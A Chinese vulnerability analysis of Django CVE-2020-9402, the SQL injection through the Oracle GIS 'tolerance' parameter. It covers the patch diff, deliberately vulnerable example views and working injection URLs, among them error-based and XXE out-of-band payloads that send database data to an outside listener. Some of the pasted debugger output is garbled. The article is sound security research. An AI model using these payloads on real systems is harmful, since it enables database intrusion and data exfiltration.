

Django CVE-2020-9402 Geo SQL 注入分析

- 先知社区

“ 先知社区，先知安全技术社区 ”

0x00 前言

又迎来 Django 一个 sql 注入的命令执行，因此来分析分析。


CVE-2020-9402: Potential SQL injection via tolerance parameter in GIS functions and aggregates on Oracle
GIS functions and aggregates on Oracle were subject to SQL injection, using a suitably crafted tolerance.

0x01 GIS

根据官网的修复

<https://github.com/django/django/commit/6695d29b1c1ce979725816295a26ecc64ae0e927#diff-229e38ececbbfc591f7a5e595bf5707c4>

(<https://github.com/django/django/commit/6695d29b1c1ce979725816295a26ecc64ae0e927#diff-229e38ececbbfc591f7a5e595bf5707c4>)，可以看到问题出在 GIS 的查询上面
(<https://xzfile.aliyuncs.com/media/upload/picture/20200315020420-3a9335f0-661e-1.png>)



```
@@ -27,9 +27,16 @@ def as_sql(self, compiler, connection, function=None, **extra_context):
27 27      )
28 28
29 29      def as_sql(self, compiler, connection, **extra_context):
```

```

30 -         tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
31 -         template = None if self.is_extent else '%(function)s(SDOAGGRTYPE(%(expressions)s,%(tolerance)s))'
32 -         return self.as_sql(compiler, connection, template=template, tolerance=tolerance, **extra_context)

30 +         if not self.is_extent:
31 +             tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
32 +             clone = self.copy()
33 +             clone.set_source_expressions([
34 +                 *self.get_source_expressions(),
35 +                 Value(tolerance),
36 +             ])
37 +             template = '%(function)s(SDOAGGRTYPE(%(expressions)s))'
38 +             return clone.as_sql(compiler, connection, template=template, **extra_context)
39 +             return self.as_sql(compiler, connection, **extra_context)

33 40
34 41     def resolve_expression(self, query=None, allow_joins=True, reuse=None, summarize=False, for_save=False):
35 42         c = super().resolve_expression(query, allow_joins, reuse, summarize, for_save)

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315020420-3a9335f0-661e-1.png>)

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315020519-5db17ae2-661e-1.png>)

```

14 14  django/contrib/gis/db/models/functions.py
@@ -111,12 +111,14 @@ class OracleToleranceMixin:
111 111     tolerance = 0.05
112 112
113 113     def as_oracle(self, compiler, connection, **extra_context):
114 114 -         tol = self.extra.get('tolerance', self.tolerance)
115 115 -         return self.as_sql(
116 116 -             compiler, connection,
117 117 -             template='%(function)s(%(expressions)s, %s)' % tol,
118 118 -             **extra_context
119 119 -         )
120 120 +         tolerance = Value(self._handle_param(
121 121 +             self.extra.get('tolerance', self.tolerance),
122 122 +             'tolerance',
123 123 +             NUMERIC_TYPES,
124 124 +         ))
125 125 +         clone = self.copy()
126 126 +         clone.set_source_expressions([*self.get_source_expressions(), tolerance])
127 127 +         return clone.as_sql(compiler, connection, **extra_context)

120 122
121 123
122 124     class Area(OracleToleranceMixin, GeoFunc):

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315020519-5db17ae2-661e-1.png>)

官方只修复了这两个位置，可以发现基本上是针对 `tolerance` 参数进行判断是否为数字。那首先来了解一下 GIS 查询。

GIS 查询 API 是一个地理位置的查询 API，提供用户存储精确 GPS 的位置的数据模块，属于一个空间数据库，我们可以通过如下的经纬度信息

```
pnt = GEOSGeometry('POINT(-96.876369 29.905320)', srid=4326)

>>>SRID=4326;POINT (-96.876369 29.90532)
```

来获得一个具体的定位信息, 通过如下的模块来构建一个基本的地理信息存储

```
from django.contrib.gis.db import models
class Names(models.Model):
    name = models.CharField(max_length=128)

    def __str__(self):
        return self.name

class Interstate(Names):
    path = models.LineStringField()
```

后台存储的时候发出 path 的信息为 json 数据，例如

```
{"type": "LineString", "coordinates": [[-8167.236601807093, -3286.248045708844],
[-7896.285624495958, -3324.9553281818644], [1083.8039092445451, -654.1528375435246]]}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020838-d43b52f0-661e-1.png)

```
SQL> select * from APP_INTERSTATE;

NAMEDMODEL_PTR_ID
-----
PATH(SDO_GTYPE, SDO_SRID, SDO_POINT(X, Y, Z), SDO_ELEM_INFO, SDO_ORDINATES)
-----
1
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.07336753, -.02952087, -.07093354, -.02986858, -.06922194, -.02935953, -.066604
61, -.04609107, -.03557488, -.05707617, .009735976, -.00587635))

21
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.04076555, .02317965, -.08626521, .049193048, -.07808983, -.02585381, -.0056514
1, -.00835374, -.03932118, -.07261274, .062126666, -.08010549, .05419001, .00665

NAMEDMODEL_PTR_ID
-----
PATH(SDO_GTYPE, SDO_SRID, SDO_POINT(X, Y, Z), SDO_ELEM_INFO, SDO_ORDINATES)
-----
3219))st('q')
te.objects.annotate(
distance(
41
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.07098868, .044197436, -.07267714, .002139062, .067499131, .047630662, .0865146
52, -.00317305))
tolerance = '0.05',

61
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315020838-d43b52f0-661e-1.png>)

我们就获得了一个基本的地理位置数据, 同理, 通过构造一个聚合的查询方法

```
def vuln(request):
    q = request.GET.get('q')
    qs=Interstate.objects.annotate(
        d=Distance(
            Point(-0.0733675346842369, -0.0295208671625432, srid=4326),
            Point(0.009735976166628611, -0.00587635491086091, srid=4326),
            tolerance = q, # default 0.05
        ),
    ).filter(d=D(m=1)).values('name')
```

因为官网文档找不到如何构造 Point 查询, 因此为了省事, 直接写死了 Point 数值。。srid 为空间参考的投影设置, 默认值为 4326。其中 `tolerance` 是对于 oracle 特殊存在的一个键值, 其作用是基本你的容错率, 详细的信息可以参考 oracle 官方文档

(<https://docs.oracle.com/en/database/oracle/oracle-database/18/spatl/spatial-concepts.html#GUID-CE10AB14-D5EA-43BA-A647-DAC9EEF41EE6>)。对应的查询语句为

```
SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON
("APP_INTERSTATE"."NAMEDMODEL_PTR_ID" = "APP_NAMEDMODEL"."ID") WHERE
SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(POINT (-0.0733675346842369 -0.0295208671625432),4326),
SDO_GEOMETRY(POINT (0.009735976166628611 -0.00587635491086091),4326), 0.05) = 1.0 FETCH FIRST 21
ROWS ONLY;
```

0x02 代码分析

首先从传入一个 url

`http://127.0.0.1:8000/vuln/?q=20) = 1 OR 1=1 OR (1%2B1`

从 `annotate` 聚合函数开始跟进，同普通的 model 函数查询一样，gis 查询虽然拥有着单独的 model 模块，但依旧还是依靠着普通 model 中进行过滤和查询。从 gis 的 model 文件夹中的 `__init__.py` 文件中看


(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021304-72ee5c30-661f-1.png>)

```
from django.db.models import * # NOQA isort:skip
from django.db.models import __all__ as models_all # isort:skip
import django.contrib.gis.db.models.functions # NOQA
import django.contrib.gis.db.models.lookups # NOQA
from django.contrib.gis.db.models.aggregates import * # NOQA
from django.contrib.gis.db.models.aggregates import __all__ as aggregates_all
from django.contrib.gis.db.models.fields import (
    GeometryCollectionField, GeometryField, LineStringField,
    MultiLineStringField, MultiPointField, MultiPolygonField, PointField,
    PolygonField, RasterField,
)

__all__ = models_all + aggregates_all
__all__ += [
    'GeometryCollectionField', 'GeometryField', 'LineStringField',
    'MultiLineStringField', 'MultiPointField', 'MultiPolygonField', 'PointField',
    'PolygonField', 'RasterField',
]
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021304-72ee5c30-661f-1.png>)

主要的查询依然调用的是 django 最基本的 db 方法，而其中单独定义了 `function` 方法等一些对地理位置插叙独特的方法。程序运行到 `/django/db/models/manager.py` 文件中的 `_get_queryset_methods` 后，获取到 `tolerant` 参数之后便直接进入到了 `gis` 模块中进行查询 (<https://xzfile.aliyuncs.com/media/upload/picture/20200315021407-98a9da08-661f-1.png>)



```
@classmethod
def _get_queryset_methods(cls, queryset_class):
    def create_method(name, method):
        def manager_method(self, *args, **kwargs):
            return getattr(self.get_queryset(), name)(*args, **kwargs)
        manager_method.__name__ = method.__name__
        manager_method.__doc__ = method.__doc__
        return manager_method
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021407-98a9da08-661f-1.png>)

继而进入到 `django/contrib/gis/measure.py` 文件中的 `MeasureBase` 类中进行方法调用，那么后面的方法分析可以跳过，因此直接来到漏洞代码段。先来看 `gis` API 中的 `functions` 函数，在 `as_oracle` 方法这一段

```
def as_oracle(self, compiler, connection, **extra_context):
    tol = self.extra.get('tolerance', self.tolerance)
    return self.as_sql(
        compiler, connection,
        template="%%(function)s(%%(expression)s, %%s)" % tol
```

)

```
compile
```

ong)

ong)

是在进入

吧。之后 template 构造模版也因此进入到 `expression.py` 中的 `as_sql` 函数中进行字符串构造

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021741-17ca048e-6620-1.png>)

```
619 def as_sql(self, compiler, connection, function=None, template=None, arg_joiner=None, **extra_context):
620     connection.ops.check_expression_support(self)
621     sql_parts = []
622     params = []
623     for arg in self.source_expressions:
624         arg_sql, arg_params = compiler.compile(arg)
625         sql_parts.append(arg_sql)
626         params.extend(arg_params)
627     data = {**self.extra, **extra_context}
628     # Use the first supplied value in this order: the parameter to this
629     # method, a value supplied in __init__()'s **extra (the value in
630     # `data`), or the value defined on the class.
631     if function is not None:
632         data['function'] = function
633     else:
634         data.setdefault('function', self.function)
635     template = template or data.get('template', self.template)
636     arg_joiner = arg_joiner or data.get('arg_joiner', self.arg_joiner)
637     data['expressions'] = data['field'] = arg_joiner.join(sql_parts)
638     return template % data, params
```

ackends.oracle.adapter.OracleSpatialAdapter object at 0x10e63e250>, <django.contrib.gis.db.backends.oracle.adapter.OracleSpatialAdapter object at 0x10e583fd0>]

SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(%s,4326), SDO_GEOMETRY(%s,4326), 20) = 1 OR 1=1 OR (1+1)

Variables

- compiler = {SQLCompiler} <django.db.models.sql.compiler.SQLCompiler object at 0x10e7aed90>
- connection = {DatabaseWrapper} <django.contrib.gis.db.backends.oracle.base.DatabaseWrapper object at 0x10e55d910>
- data = {dict} <class 'dict': {'tolerance': '20') = 1 OR 1=1 OR (1+1)', 'function': 'SDO_GEOM.SDO_DISTANCE', 'expressions': 'SDO_GEOMETRY(%s,4326), SDO_G... Vie
- tolerance' (4477451760) = {str} '20) = 1 OR 1=1 OR (1+1'
- function' (4334719600) = {str} 'SDO_GEOM.SDO_DISTANCE'
- expressions' (4355505136) = {str} 'SDO_GEOMETRY(%s,4326), SDO_GEOMETRY(%s,4326)'
- field' (4337304048) = {str} 'SDO_GEOMETRY(%s,4326), SDO_GEOMETRY(%s,4326)'
- __len__ = {int} 4
- extra_context = {dict} <class 'dict': {}
- function = {str} 'SDO_GEOM.SDO_DISTANCE'
- params = {list} <class 'list': [<django.contrib.gis.db.backends.oracle.adapter.OracleSpatialAdapter object at 0x10e63e250>, <django.contrib.gis.db.backe... Vie
- self = {Distance} Distance(Value(SRID=4326;POINT (-0.0733675346842369 -0.0295208671625432)), Value(SRID=4326;POINT (0.009735976166628611 -0.0... Vie
- sql_parts = {list} <class 'list': ['SDO_GEOMETRY(%s,4326)', 'SDO_GEOMETRY(%s,4326)']
- template = {str} '%(function)s%(expressions)s, 20) = 1 OR 1=1 OR (1+1'

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021741-17ca048e-6620-1.png>)

因此最后进入 oracle 的命令语句是

```
SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON
("APP_INTERSTATE"."NAMEDMODEL_PTR_ID" = "APP_NAMEDMODEL"."ID") WHERE
SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(POINT (-0.0733675346842369 -0.0295208671625432),4326),
SDO_GEOMETRY(POINT (0.009735976166628611 -0.00587635491086091),4326), 0.05) = 1 OR 1=1 OR (1+1) =
1.0 FETCH FIRST 21 ROWS ONLY;
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021843-3d25c538-6620-1.png>)

```
class SQLCompiler:
    def __init__(self, query, connection, using):
        self.query = query query: SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON ("APP_INTERSTATE"
        self.connection = connection connection: <django.contrib.gis.db.backends.oracle.base.DatabaseWrapper object at 0x11883da10>
        self.using = using using: 'default'
        self.quote_cache = {'*': '*'} quote_cache: <class 'dict'>: {'*': '*', 'app_namedmodel': '"APP_NAMEDMODEL"', 'name': '"NAME"', '
        # The select, klass_info, and annotations are needed by QuerySet.iterator()
        # these are set as a side-effect of executing the query. Note that we calculate
        # separately a list of extra select columns needed for grammatical correctness
        # of the query, but these columns are not included in self.select.
        self.select = None select: <class 'list'>: [(Col(app_namedmodel, app.NamedModel.name), ('"APP_NAMEDMODEL"."NAME"', [], None))
        self.annotation_col_map = None annotation_col_map: <class 'dict'>: {}
        self.klass_info = None klass_info: <class 'dict'>: {'model': <class 'app.models.Interstate'>, 'select_fields': []}
        # Multiline ordering SQL clause may appear from RawSQL.
        self.ordering_parts = re.compile(r'^(.*)\s(ASC|DESC)(.*)', re.MULTILINE | re.DOTALL) ordering_parts: re.compile('^(.*)\s(ASC|D
        self._meta_ordering = None _meta_ordering: None
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021843-3d25c538-6620-1.png>)

带入数据库中查询

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021924-552dd2c4-6620-1.png>)


1.png

```
SQL> SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON ("APP_INTERSTATE"."NAMEDMODEL_PTR_ID" = "APP_NAMEDMODEL"."ID") WHERE SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(POINT (-0.0733675346842369 -0.0295208671625432),4326), SDO_GEOMETRY(POINT (0.009735976166628611 -0.00587635491086091),4326), 0.05) = 1 OR 1=1 OR (1+1) = 1.0 FETCH FIRST 21 ROWS ONLY;
```

```
NAME
-----
test
test3
test5
test2
test9
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021924-552dd2c4-6620-1.png>)

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021956-68a97bfa-6620-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200315021956-68a97bfa-6620-1.png>)

官方修复的方法就是加入 Value 函数，判断传入的值是否为数字，否的话直接报错推出。那么第二个注入点就是 Union 了，建立 Model

```
class City(Names):
    point = models.PointField() # 点模块
```

编辑传入的参数为

```
{"type":"Point","coordinates":[13250.226757682816,68815.69380603009]}
```

view 中设置查询

```
from django.contrib.gis.db.models import Union
def vuln2(request):
    q = request.GET.get('q')
    res = City.objects.aggregate(
        Union('point', tolerance=q),
    )
    return HttpResponse(res)
```

输入 url

```
http://127.0.0.1:8000/vuln2?q=0.05)))%2C%20(((1
```

首先看结果，得到的 SQL 查询语句为

```
SELECT SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE("APP_CITY"."POINT",0.05))), (((1))) AS
"POINT__UNION" FROM "APP_CITY";
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022243-cbf92a52-6620-1.png>)

```
SQL> SELECT SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE("APP_CITY"."POINT",0.05))), (((1))) AS "POINT__UNION" FROM "APP_CITY";
```

```
SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE('APP_CITY','POINT',0.05)))
POINT__UNION
000000000400000000200000000013FBE78AC177187163FE3C80C3F0F74C50000000001BFA7BAFFFF
FFFFF93F9DE1FFE52D410
1
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022243-cbf92a52-6620-1.png>)

该 aggregate 查询方法是 GIS 查询特定的一种查询方法，为的是与地理查询的语句做适配，用法跟原模块的方法类似。因此跟进 GIS 模块中的聚合查询方法，位于 `django/contrib/gis/db/models/aggregates.py` 文件内的 `as_oracle` 方法。

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022333-e9ad0aaa-6620-1.png>)

```
def as_oracle(self, compiler, connection, **extra_context):
    tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
    template = None if self.is_extent else '%(function)s(SDOAGGRTYPE(%(expressions)s,%(tolerance)s))'
    return self.as_sql(compiler, connection, template=template, tolerance=tolerance, **extra_context)
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022333-e9ad0aaa-6620-1.png>)

同样 tolerance 没有做任何检查直接传入了 template 模版语句中，原理与上面 annotate 查询过程一致。利用有大致两个方法报错注入

```
http://localhost:8000/test/?q=20) = 1 OR (select utl_inaddr.get_host_name((SELECT version FROM v%24instance)) from dual) is null%20 OR (1%2B1
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022451-1824e286-6621-1.png>)

DatabaseError at /test/

```
ORA-29257: host 12.1.0.2.0 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

Request Method: GET
Request URL: http://127.0.0.1:8000/test/?q=20)%20=%201%20OR%20(select%20utl_inaddr.get_host_name((SELECT%20version%20FROM%20v%24instance))%20from%20dual)%20is%20null%20%20OR%20(1%2B1
Django Version: 3.0.3
Exception Type: DatabaseError
Exception Value: ORA-29257: host 12.1.0.2.0 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022451-1824e286-6621-1.png>)

CVE-2014-6577

因为 Django 自 2.0 以后支持的 oracle 版本为 12 以上，因此可以尝试 oracle XXE 来进行 SQL 的注入。同时因为在 SQL 处理的过程中有三次利用 % 的模版跳转，因此需要在 XMLpayload 中的 % 替换为 %%%%，payload 为

```
http://localhost:8000/test/?q=20) = 1 OR
(select%20extractvalue(xmltype('%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-
8%22%3F%3E%3C!DOCTYPE%20root%20%5B%20%3C!ENTITY%20%25%25%25%25%20remote%20SYSTEM%20%22http%3A%2F%2Fd
ocker.for.mac.host.internal%3A9000%2F%7C%7C(SELECT%20user%20from%20dual)%7C%7C'%22%3E%20%25%25%25%25
5remote%3B%5D%3E')%2C'%2F1')%20from%20dual)%20is%20not%20null OR (1%2B1
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022617-4b6e7922-6621-1.png>)

```
~ nc -l 9000
GET /SYSTEM HTTP/1.0
Host: docker.for.mac.host.internal
Content-Type: text/plain; charset=utf-8
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200315022617-4b6e7922-6621-1.png>)

命令执行的话因为是 docker 起的 oracle 所以没有设置 JAVA 的环境，暂时也不能判定有没有，以后再研究看看。

0xFF Reference

- <https://docs.djangoproject.com/zh-hans/3.0/ref/contrib/gis/geoquerysets/>
(<https://docs.djangoproject.com/zh-hans/3.0/ref/contrib/gis/geoquerysets/>)
- <https://docs.djangoproject.com/zh-hans/3.0/howto/custom-lookups/>
(<https://docs.djangoproject.com/zh-hans/3.0/howto/custom-lookups/>)
- <https://docs.djangoproject.com/en/3.0/ref/contrib/gis/db-api/#distance-queries>
(<https://docs.djangoproject.com/en/3.0/ref/contrib/gis/db-api/#distance-queries>)